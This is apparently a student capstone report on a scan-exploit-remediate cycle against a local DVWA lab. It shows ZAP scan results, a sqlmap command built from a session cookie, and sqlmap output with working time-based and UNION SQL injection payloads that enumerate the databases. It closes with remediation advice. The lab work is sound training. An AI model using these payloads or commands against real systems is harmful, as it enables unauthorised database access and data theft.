
Capstone Project: Full VAPT Cycle


Author: Harshal Harekar
Date: 09/10/2025

This project combines all previous steps against a new target: Damn Vulnerable Web Application (DVWA).

Scanning and Detection


Run OpenVAS and OWASP-ZAP against your DVWA instance's IP(localhost or 127.0.0.1). It should find vulnerabilities like SQL Injection, XSS, and weak session management.





This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1/dvwa/
Use traditional spider: ☑
Use ajax spider: If Modern with Firefox
Attack Stop
Progress: Not started



http://127.0.0.1/DVWA Scan Progress

Progress | Response Chart


Host: http://127.0.0.1

	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			00:00.026	4		
Plugin						
Path Traversal	Medium		00:00.692	105	0	✓
Remote File Inclusion	Medium		00:00.336	70	0	✓
Heartbleed OpenSSL Vulnerability	Medium		00:00.004	0	0	✓
Source Code Disclosure - /WEB-INF Folder	Medium		00:00.011	5	0	✓
Source Code Disclosure - CVE-2012-1823	Medium		00:00.030	7	0	✓
Remote Code Execution - CVE-2012-1823	Medium		00:00.028	18	0	✓
External Redirect	Medium		00:00.241	63	0	✓
Server Side Include	Medium		00:00.158	28	0	✓
Cross Site Scripting (Reflected)	Medium		00:00.196	36	0	✓
Cross Site Scripting (Persistent) - Prime	Medium		00:00.031	7	0	✓
Cross Site Scripting (Persistent) - Spider	Medium		00:00.019	10	0	✓
Cross Site Scripting (Persistent)	Medium		00:00.013	0	0	✓
SQL Injection	Medium		00:00.766	204	0	✓
SQL Injection - MySQL	Medium		00:00.290	80	0	✓
SQL Injection - Hypersonic SQL	Medium		00:00.355	75	0	✓
SQL Injection - Oracle	Medium		00:00.181	47	0	✓
SQL Injection - PostgreSQL	Medium		00:00.119	36	0	✓
SQL Injection - SQLite	Medium		00:00.266	58	0	✓
Cross Site Scripting (DOM Based)	Medium		00:00.472	0	0	⊘
SQL Injection - MsSQL	Medium		00:00.272	80	0	✓
Log4Shell	Medium		00:00.002	0	0	⊘
Spring4Shell	Medium		00:00.032	20	0	✓
Server Side Code Injection	Medium		00:00.195	56	0	✓
Remote OS Command Injection	Medium		00:01.006	277	0	✓
XPath Injection	Medium		00:00.092	21	0	✓
XML External Entity Attack	Medium		00:00.014	0	0	✓
Generic Padding Oracle	Medium		00:00.057	8	0	✓

Copy | Close

Exploitation (SQL Injection)

1. Log into DVWA and set the security level to Low.



127.0.0.1/DVWA/security.php

DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

Security level set to low

2. Navigate to the SQL Injection page.



DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect

DVWA Security

Security Level

Security level is currently: **low**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

Security level set to low


3. In your browser's developer tools, find your session cookie



127.0.0.1/DVWA/security.php

```
>> document.cookie
← "security=low; PHPSESSID=bb13acf422b21c4f1508d50e436329fa"
>>
```


4. Use sqlmap to automate the exploit.
sudo sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=bb13acf422b21c4f1508d50e436329fa; security=low" --dbs




```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=bb13acf422b21c4f1508d50e436329fa; security=low" --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
ponsible for any misuse or damage caused by this program

[*] starting @ 01:34:21 /2025-10-09/
```



```
[01:34:21] [INFO] testing connection to the target URL
[01:34:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:34:21] [INFO] testing if the target URL content is stable
[01:34:22] [INFO] target URL content is stable
[01:34:22] [INFO] testing if GET parameter 'id' is dynamic
[01:34:22] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:34:22] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:34:22] [INFO] testing for SQL injection on GET parameter 'id'
[01:34:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:34:22] [WARNING] reflective value(s) found and filtering out
[01:34:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:34:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:34:22] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:34:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:34:22] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:34:22] [INFO] testing 'Generic inline queries'
[01:34:22] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:34:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:34:22] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:34:22] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:34:32] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:35:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:35:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:35:06] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[01:35:06] [INFO] target URL appears to have 2 columns in query
[01:35:06] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
[01:35:15] [INFO] testing if GET parameter 'Submit' is dynamic
[01:35:15] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[01:35:15] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[01:35:15] [INFO] testing for SQL injection on GET parameter 'Submit'
[01:35:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:35:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:35:15] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[01:36:24] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:36:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
```



```
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[01:36:24] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:36:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[01:36:24] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3640 FROM (SELECT(SLEEP(5)))tJEc) AND 'bUnB'='bUnB&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7178627871,0x6b49686b63684b654677674b4c5044464c6c7866457a7172526e6b75576d62586b744b427a474145,0x7178707071),NULL-- -&Submit=Submit
---
[01:36:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:36:24] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[01:36:24] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[01:36:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[01:36:24] [WARNING] your sqlmap version is outdated

[*] ending @ 01:36:24 /2025-10-09/
```

Remediation for SQLi

To mitigate SQL injection vulnerabilities identified during the DVWA exploitation phase, implement the following remediation steps:

- **Input Validation & Sanitization**: Ensure all user-supplied input is strictly validated. Use whitelisting where possible and reject unexpected characters or patterns.
- **Parameterized Queries (Prepared Statements)**: Replace dynamic SQL queries with parameterized queries using secure libraries (e.g., PDO in PHP, sqlite3 in Python). This prevents user input from being interpreted as executable SQL.
- **Web Application Firewall (WAF)**: Deploy a WAF to detect and block common SQLi payloads in real time.
- **Rescan After Fixes**: After applying these mitigations, re-run sqlmap and other scanners to confirm the vulnerability is resolved.